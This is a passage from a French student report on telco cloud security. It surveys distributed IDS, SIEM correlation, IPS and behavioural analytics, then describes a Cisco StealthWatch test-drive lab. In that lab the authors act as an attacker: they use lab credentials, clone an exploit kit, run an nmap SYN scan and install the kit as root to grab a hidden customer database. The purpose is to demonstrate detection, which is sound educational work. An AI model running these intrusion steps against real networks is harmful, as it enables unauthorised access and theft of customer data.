Les récentes évolutions apportées pour la détection des intrusions dans le Cloud présentent des caractéristiques de fonctionnement propres à cet environnement dans lequel sont censés opérer. La majorité des solutions proposées sont des solutions distribuées, on parle alors de Distributed IDS (DIDS). Dans un environnement traditionnel, une seule sonde positionnée à l'entrée du réseau suffirait sans doute pour surveiller les attaques arrivant de l'extérieur. Comme expliqué ci-dessus, le périmètre de contrôle est plus poreux dans le Cloud, il est donc nécessaire de positionner les sondes de manière distribuée notamment sur le système d'exploitation des machines virtuelles, dans l'hyperviseur, dans les commutateurs virtuels internes ou même dans le code de l'application à surveiller pour surveiller l'ensemble des échanges possibles et pour assurer la pertinence du système de détection dans sa globalité. [28]

Le défi majeur sera alors la capacité de synchronisation des sondes et de corrélation des événements détectés. La corrélation vise à améliorer la détection des intrusions et de diminuer les fausses alertes, cette fonction est assurée par un centre de gestion des événements et des informations de sécurité, ou Security Information and Event

Management (SIEM). L'unité SIEM prend des informations en entrée, les analyse et fait des liens entre certaines de ces informations pour en créer de nouvelles ce qui permet des corrélations assez simples. Par exemple, lier deux événements par un attribut spécifique, tel que deux événements réseau qui ont la même adresse IP de destination ou dans un autre exemple lier des événements du même type qui arrivent dans une fenêtre de temps définie, tel qu'une attaque de force brute par mot de passe pour accéder à un service réseau.[29]

Une deuxième singularité des IDS sur le Cloud est liée à leur caractère coopératif. En effet, en cas d'alerte déclenchée par une des sondes, toutes les autres sondes doivent être informées. Ainsi un vote majoritaire peut être effectué permet de valider l'alerte puis de remplir les tables de filtrage (destinées à lutter contre les paquets malveillants auprès des autres sondes). Un IDS distribué sans coopération est exposé à des problèmes de point de défaillance unique (SPOF). [28]

II. 5.3 Intrusion Prevention System :

Un système de prévention d'intrusion (ou IPS : Intrusion Prevention System) est un outil de sécurité capable de surveiller un système et détecter en temps réel un comportement anormal ou malicieux. [28] La différence fondamentale entre les IDS et IPS est leurs comportements après avoir statué qu'une attaque était en cours. Un IDS a pour but de prévenir l'administrateur qu'une attaque est en cours pour qu'ils puissent agir, de son côté, un IPS vise non seulement à récupérer et à analyser les événements survenant dans les infrastructures, mais aussi à y répondre.

II. 5.4 analyse de sécurité :

L'analyse de sécurité est le processus de collecte, d'optimisation et d'analyse de données provenant de différentes sources dans le but de bloquer les menaces et de détecter de manière proactive les événements malveillants avant qu'ils ne se transforment en violation. . Il constitue la base des systèmes de sécurité d'entreprise modernes basés sur les données, capables de réduire l'impact d'un incident de sécurité. Un outil d'analyse de sécurité peut utiliser différentes méthodes pour analyser les données. Il s'agit notamment des méthodes traditionnelles basées sur des règles, ainsi que de l'analyse statistique et de l'apprentissage automatique. L'application peut également intégrer d'autres composants pour automatiser et orchestrer des événements.

Les principaux éléments d'une solution d'analyse de sécurité sont résumés ci-dessous.

Analyse du trafic réseau (NTA) :

L'analyse du trafic réseau (NTA) est une nouvelle catégorie de produits de sécurité qui utilise les communications réseau comme source de données fondamentale pour détecter et enquêter sur les menaces de sécurité et les comportements anormaux ou malveillants au sein de ce réseau.

Analyse et visibilité du réseau (NAV) :

Une analyse et visibilité du réseau (NAV) est une application ou un appareil qui capture les données des utilisateurs et des applications en analysant le trafic réseau lorsqu'il circule sur un réseau. Ces informations, parfois appelées métadonnées, sont ensuite stockées dans une base de données afin de pouvoir être utilisées pour une analyse en temps réel ou historique de problèmes de sécurité ou opérationnels

Analyse comportementale (Behavior alanalytics) :

L'analyse comportementale étudie les modèles de comportement des utilisateurs, des applications et des appareils pour identifier les anomalies. Par exemple, les sociétés de services financiers utilisent une analyse comportementale pour détecter la fraude par carte de crédit. Un retrait anormalement élevé (ou un retrait test de 1 $) peut signaler un numéro de carte volé. De même, un utilisateur final qui se connecte à 2 heures du matin pour accéder à des systèmes non requis pour le travail, ou une application qui commence à envoyer des requêtes et des commandes inhabituelles, pourrait indiquer une violation.

II. 6 Conclusion :

Dans ce présent chapitre, nous avons essayé de définir plusieurs concepts et différentes approches liés à la question de la sécurité des systèmes Télco Cloud.

Dans le chapitre suivant, on va entamer la partie pratique qui a pour but de proposer un scénario décrivant comment une possible atteinte illicite au centre de données 5G pourrait constituer une menace sérieuse.

Chapitre III : Réalisation de solution proposée

III.1 Introduction :

Aujourd'hui, le réseau des entreprises devient encore plus complexe que jamais en raison de nouveaux réseaux distribués (Cloud) entraînant de sérieux défis en matière de sécurité. Il devient de plus en plus difficile de savoir ce qui se passe sur le réseau ; c'est pourquoi il est nécessaire de mettre en place un système d'alerte précoce afin d'éviter que les entreprises ne soient victimes de menaces. C'est ce que font les outils d'analyse du comportement du réseau et détection des anomalies.

Ce chapitre présente la solution de Cisco permettant de réaliser une analyse approfondie du comportement du réseau ainsi que la détection d'anomalies : StealthWatch Cloud. La section III. 2 discute de la manière dont nous pouvons tirer profit de l'apprentissage automatique comme de l'analyse comportementale afin de détecter les menaces au sein de nos réseaux et dans le Cloud. À la section III.3, nous montrons à travers une simulation, comment nous pouvons utiliser l'outil de surveillance en temps réel StealthWatch Cloud afin d'obtenir une visibilité et une vue d'ensemble évolutives de tous les sites d'hébergement dans le Cloud ; nous discutons de la manière dont nous pouvons exploiter cette visibilité pour découvrir les ressources de notre réseau, et nous examinons comment cela peut aider à accélérer le processus de réponse aux incidents qui surviennent dans le Cloud.

III.2 Analyse du comportement réseau et détection des anomalies :

III.2.1 Application de l'apprentissage automatique aux réseaux :

Aujourd'hui, les entreprises s'appuient toujours sur les systèmes informatiques existants, qui comprennent la sécurité du périmètre et la protection des terminaux. Cependant, dans un réseau infiniment évolutif, de type Cloud, où les menaces ont plus que jamais la possibilité de contourner les solutions traditionnelles et où 70 % des attaques proviennent d'un réseau interne, cette approche n'est plus suffisante. Cela soulève la question : Comment sécuriser nos systèmes et nos données contre des menaces sophistiquées et en constante évolution qui ne sont pas détectables par les solutions traditionnelles ?

La réponse à ce défi recommandé par des autorités respectées est une détection et une atténuation proactives des anomalies du réseau et des comportements indésirables. Ceci est fourni par des solutions de surveillance de réseau équipées de l'**apprentissage**

automatique appelée Détection des anomalies de comportement du réseau. Elles sont conçues pour ajouter un niveau de sécurité supplémentaire à d'autres logiciels de sécurité tels que les systèmes de prévention des intrusions (IPS), les pare-feu et les systèmes de gestion des informations et des événements de sécurité (SIEM).

L'apprentissage automatique est une branche de l'intelligence artificielle (IA) qui vise à amener un ordinateur à trouver la solution à un problème, au lieu que ce soit l'homme qui lui dise comment le faire. Dans le cas du réseau, l'apprentissage automatique peut être utilisé pour améliorer l'analyse, l'administration et la sécurité. [30]

Toutefois pour bien comprendre comment il peut s'appliquer au domaine du réseau, il est important de comprendre certains modèles d'apprentissage automatique. Les outils de machine learning incorporent un ou plusieurs modèles de calcul, tels que les réseaux neuronaux et les algorithmes génétiques. Les **réseaux neuronaux** sont inspirés par le comportement des neurones biologiques. Les neurones artificiels – logiciels – sont connectés les uns aux autres par couches. Chacun peut envoyer des signaux aux neurones de la couche suivante, selon des connexions pondérées en fonction de l'importance de l'entrée provenant d'une couche précédente. [30]

La réception de signaux d'une puissance suffisante déclenche un neurone pour qu'il envoie ses propres signaux. L'algorithme d'apprentissage automatique ajuste les signaux envoyés et les pondérations des connexions par un processus d'apprentissage. Les **algorithmes génétiques** s'inspirent également de la nature. Les développeurs commencent avec de multiples méthodes d'identification de la sortie correcte à partir des données d'entrée. Ils utilisent ensuite l'apprentissage automatique pour imiter ce que fait la nature : éliminer les options les moins adaptées, mélanger et faire muter les survivants, et répéter le cycle pour améliorer les résultats au fil du temps. [30]

Les outils d'analyse basés sur l'apprentissage automatique sont excellents pour apprendre à quoi ressemble un comportement normal sur le réseau et mettre en évidence les anomalies et les écarts par rapport à cette base. Cette capacité de détection rend l'apprentissage automatique utile dans le domaine de la sécurité des réseaux. Il permet de répondre à des menaces de sécurité encore inconnues, indétectables par d'autres technologies, depuis un nœud physique compromis jusqu'à un employé ayant un comportement malveillant.

La sous-section suivante poursuit sur la même idée, en présentant l'un des plus importants outils d'analyse comportementale et de détection des anomalies disponibles sur le marché aujourd'hui à savoir la solution d'analyse de la sécurité de Cisco : StealthWatch Cloud dont nous allons découvrir dans le cadre de ce projet.

III.2.2 Analyse de la sécurité de Cisco : StealthWatch Cloud

Cisco System est une société informatique américaine dont la mission est de fournir des solutions compétitives à toutes les entreprises soucieuses de répondre à leurs défis en matière de contrôle et de protection de leurs réseaux ; elle a également pour mission de fournir des services de conseil et d'assistance technique à ses clients. Aujourd'hui, les entreprises déplacent de plus en plus de ressources informatiques vers le Cloud public. Pour détecter les menaces pesant sur ces ressources, elles ont besoin d'une meilleure visibilité et d'une solution efficace et facile à utiliser. Fidèle à sa volonté de maintenir son avantage concurrentiel, Cisco propose le système de surveillance du Cloud public **StealthWatch Cloud** offrant la visibilité et les capacités de détection des menaces dont les entreprises ont besoin pour sécuriser efficacement leurs charges de travail dans les environnements des fournisseurs de Cloud.

Le StealthWatch Cloud collecte et interprète instantanément des quantités massives de données de journalisation et de télémétrie, puis utilise les résultats de ses analyses pour modéliser le comportement de chaque ressource dans le Cloud, en utilisant une méthode appelée **modélisation d'entité**. Cette approche de modélisation, propre à Cisco, s'appuie fortement sur des processus décisionnels d'apprentissage automatique supervisés et non supervisés, fournissant la clé d'une surveillance continue en temps réel, d'une visibilité complète du trafic réseau et d'une amélioration des temps de réponse aux incidents.

Quand une entité se comporte anormalement ou montre des signes d'activité malveillante dépassant le seuil, une menace est créée et une alerte est générée. Ce seuil est dynamique et s'ajuste intelligemment en fonction du niveau de risque de la menace et d'autres facteurs. La menace est alors visible dans le tableau de bord de l'interface web du StealthWatch Cloud, ce qui permet aux équipes de prendre leur temps pour résoudre les problèmes plutôt que de chercher leur cause, ce qui leur permet d'être plus efficaces dans la lutte contre les attaques dans le domaine de la protection de l'environnement et des données.

Une analyse efficace de la sécurité commence par la collecte de données pertinentes pour une visibilité complète. À cet égard, le StealthWatch Cloud a fait ses preuves en permettant de réduire les volumes de données nécessaires au traitement du trafic tout en évitant la perte d'informations. Il connaît les données redondantes et, au moment de la collecte, il veille à ce que les données soient dédupliquées et assemblées pour fournir toutes les informations avec un minimum de données. Tout cela est renforcé par la nouvelle technologie implémentée dans le StealthWatch Cloud appelé Encrypted Traffic Analytics, et dont le rôle est de détecter des informations sur les menaces provenant ou se cachant dans le trafic crypté et sans être décryptées.

III.3 Partie pratique :

Afin de vérifier les performances de la solution StealthWatch Cloud vis-à-vis les éventuelles menaces subies par les entreprises, en particulier dans le Cloud ; nous nous sommes rendus à un test drive proposé par la société Cisco destiné aux jeunes étudiants comme aux ingénieurs professionnels dans le domaine de la sécurité d'information. Ce test drive intitulé **Cisco Network as an Enhanced Sensor with StealthWatch, ETA & ISE** est un environnement de laboratoire en direct qui a été conçu pour permettre à l'utilisateur de jouer le rôle d'un attaquant faisant des actes de violation avant de se connecter à Cisco StealthWatch afin de lui montrer comment le réseau se transforme en capteur pour détecter ces menaces internes et identifier ces comportements anormaux en temps réel. Ce contenu est uniquement disponible pour les employés et partenaires Cisco disposant d'un niveau d'accès Cisco.com 3 ou supérieur.

Dans le cadre de notre thème : **La mise en œuvre d'une solution visant à renforcer la sécurité du réseau Télco Cloud d'Algérie Télécom** et les onze laboratoires offerts dans ce test drive de Cisco, nous avons proposé un scénario décrivant comment une possible atteinte illicite au centre de données 5G pourrait constituer une menace sérieuse.

Nous avons élaboré le scénario sur la base des protocoles d'action auxquels un pirate informatique pourrait se référer pour extraire des informations confidentielles d'une base de données sécurisée. À cette fin, nous nous appuierons sur trois laboratoires choisis parmi les onze proposés, soit le laboratoire 1, le laboratoire 4 et le laboratoire 5.

Le scénario est le suivant :

L'attaquant s'introduira en premier lieu dans le centre de données 5G de l'opérateur télécoms à travers une attaque web (Figure III.1), ce qui lui donnera un accès à l'une des machines virtuelles hébergées chez ce dernier. Après avoir atteint sa cible, il commencera la recherche d'un serveur (machines virtuelles) précieux en lançant une attaque de reconnaissance, ce procédé sera appliqué en Lab1. Une fois le serveur voulu atteint il pourra télécharger toutes les informations convoitées (ex : propriété intellectuelle et des informations sur les clients, etc.), cela sera fait dans le Lab4. Pour terminer son travail, le pirate tentera à exporter les informations collectées en dehors du réseau, ceci fera l'objet du Lab5.

FIGURE III.1 Schéma d'attaque.

Topologie :

La figure (III.*2*) illustre notre environnement de test : il s'agit d'un centre de données 5G relativement petit créé sur la base de la nouvelle conception appelée architecture **Leaf-Spine** axée sur le développement du réseau Cloud. Cette architecture a prouvé sa capacité à fournir une connectivité de serveur à serveur à large bande, à faible latence et non bloquante. Elle consiste en deux niveaux composés de commutateurs « feuilles » (Leaf) et de commutateurs « troncs » (Spine).



FIGURE III.2 Topologie de test drive Cisco.

Le niveau Leaf : constitue un segment de couche 2 où des commutateurs d'accès réunissent un pool de serveurs virtualisés en ensembles de machines virtuelles qui peuvent se déplacer librement d'un serveur à l'autre en fonction des besoins sans qu'il soit nécessaire de modifier leurs paramètres de fonctionnement.

Avec les serveurs virtualisés, les applications sont de plus en plus déployées de manière distribuée, ce qui entraîne une augmentation du trafic est-ouest. Ce trafic doit être géré efficacement, en d'autres termes, il est nécessaire que les administrateurs de réseau disposent à tout moment et avec précision des informations sur ce qui se passe dans leur réseau, ce qui fait apparaître les solutions émergentes de l'analyse du comportement du réseau et détection des anomalies comme un impératif absolu.

Les commutateurs Spine : un segment de couche 3 (le routeur CSR) responsable de l'interconnexion des commutateurs Leaf aussi, il joue le rôle d'une Gateway vers internet. **ASAv** est l'option virtualisée de la solution ASA populaire de Cisco et offre la sécurité dans les centres de données physiques traditionnels et les cloud privés et publics. Il est doté de puissantes capacités VPN de site à site, VPN d'accès à distance et VPN sans client.

Remote Workstation : fournit un accès sécurisé aux applications et aux don- nées dont les employés distants auront besoin pour faire leur travail. Ceci sera un objet de test intéressant pour certaines entreprises.

III .3.1 Lab 1 : Violation d'accès à distance

Dans cette procédure, le rôle de l'attaquant sera d'abord pris, en effectuant une reconnaissance contre un centre de données 5G d'Algérie Télécom. Cela se fera en identifiant un serveur de bureau exposé à internet (Wrst1). La découverte des informations d'identification de ce serveur ciblé (IP adresse 198.19.30.36 Username : Wkst1/administrator et Password : C1sco12345) nous permettra d'avoir accès à toutes les ressources du centre de données. (La figure III.3)



FIGURE III.3 Workstation1 Remote Desktop.

Une fois à l'intérieur du centre de données, nous utiliserons les informations volées pour nous connecter au serveur bureau ciblé, puis nous téléchargerons des outils (exploit-kit) pour faciliter la pénétration dans le centre de données et prendre le contrôle d'autres serveurs au sein de l'organisation.

Le téléchargement en question se déroule selon les étapes suivantes (*Figure* III.*4*) :

1. Lancer le programme **Git Bash** qui se trouve dans la cible Wkst1 ;
2. Exécuter la commande **pwd** pour vérifier qu'on est bien dansle répertoire :

c :/Users/Adminstrator.WKST1 ;

3. Exécuter la commande : **cd Downloads/**, cela va permettre d'accéder au dossier téléchargement ;

4. Exécuter la commande : **git clone https ://github.com/sw-dcloud-lab/lab-exploit-kit** pour télécharger.



FIGURE III.4 Télécharger **l'exploit-kit**.

Nous utilisons l'outil **N map** pour effectuer le scan sur le sous-réseau 198.19.20.0/24 afin de détecter si les ports **22 = ssh**, **23 = telnet**, et **3389 = Remote Desk- top**, sont ouverts dans le serveur portant **l'adresse IP 198.19.20.134** qui sera l'hôte compromis dans le prochain laboratoire.

Nous lançons l'outil N map en suivant les étapes (Figure III.5). Toujours dans le Wkst1 :

1. Ouvrir le fichier **lab-exploit-kit** qui a été télécharger à partir de **GitHub** dans le dossier Downloads ;
2. Du fichier lab-exploit-kit, lancer le script **recon.bat** ;
3. Ouvrir le script recon.bat. Le N map se lance par la configuration. **Nmap -n -v -Pn -sS -p 22,23,3389 198.19.20.0/24 –disable-arp-ping**



Figure III.5 Nmap Scan.

L'exploit-kit propose diverses formes de logiciels malveillants qui peuvent avoir un degré de sophistication suffisamment élevé pour permettre de contourner des programmes de sécurité. La prochaine étape consistera à installer ce kit dans le serveur cible identifié lors de le scan réseau. Lorsqu'il sera installé, le kit se chargera de la capture d'une base de données client cachée et cryptée portant le nom **encrypted- customer-*DB***.

Pour la réussite de cette démarche, nous devons d'abord copier les fichiers qui permettent d'installer et d'exécuter le kit d'exploitation auprès du serveur cible ***(CDS)*** ; pour ce faire, nous utilisons un client SFTP pour Microsoft Windows (***WinSCP***). Cette opération sera simulée selon les étapes suivantes. *(Figure* III.*6*).

1. Ouvrir le logiciel **WinSCP** à partir du bureau ;
2. Choisir le **CDS** qui est le serveur cible ;
3. Connecter via le bouton Login, dès qu'un champ password apparaît, on introduit **C1sco12345** comme mot de passe ;
4. À gauche de **WinSCP**, accèder au répertoire

c :\Users\Administrator.WKST1\Downloads\lab-exploit-kit ;

5. Glisser et déposer les fichiers install-exploit-kit.sh et install-exploit-kit.tar dans le dossier dit root. C'est là que nous stockons les fichiers en question ;
6. Quitter WinSCP lorsque le transfert est terminé.



FIGURE III.6 WinSCP.

Tout ce qui nous reste à faire, c'est d'installer le kit pour finalement capturer le fichier désiré ;

1. A partir du bureau deWkst 1, lancer le logiciel **Putty**, puis connecter au CDS via la session SSH en utilisant l'adresse IP 198.19.20.134, le nom d'utilisateur : root et le mot de passe C1sco12345 ;

2. Une fois connecter, exécuter la commande **pwd** pour vérifier si vous êtes dans le répertoire : root ;

3. Exécuter la commande. /**install-exploit-kit** comme montrer dans la figure (III.8.)

Note : des outiles seront installé pour nous donner un contrôle libre et transparent sur le serveur. Cela se manifeste par la capture de la base de données client qui porte le nom encrypted-customer-DB, et qui a été caché et crypté dans le serveur (Figure III.7).

À ce stade, notre mission de reconnaissance et d'instruction dans le système cible est accomplie avec succès.



FIGURE III.7 La base **encrypted-customer-DB** n'est pas visible.

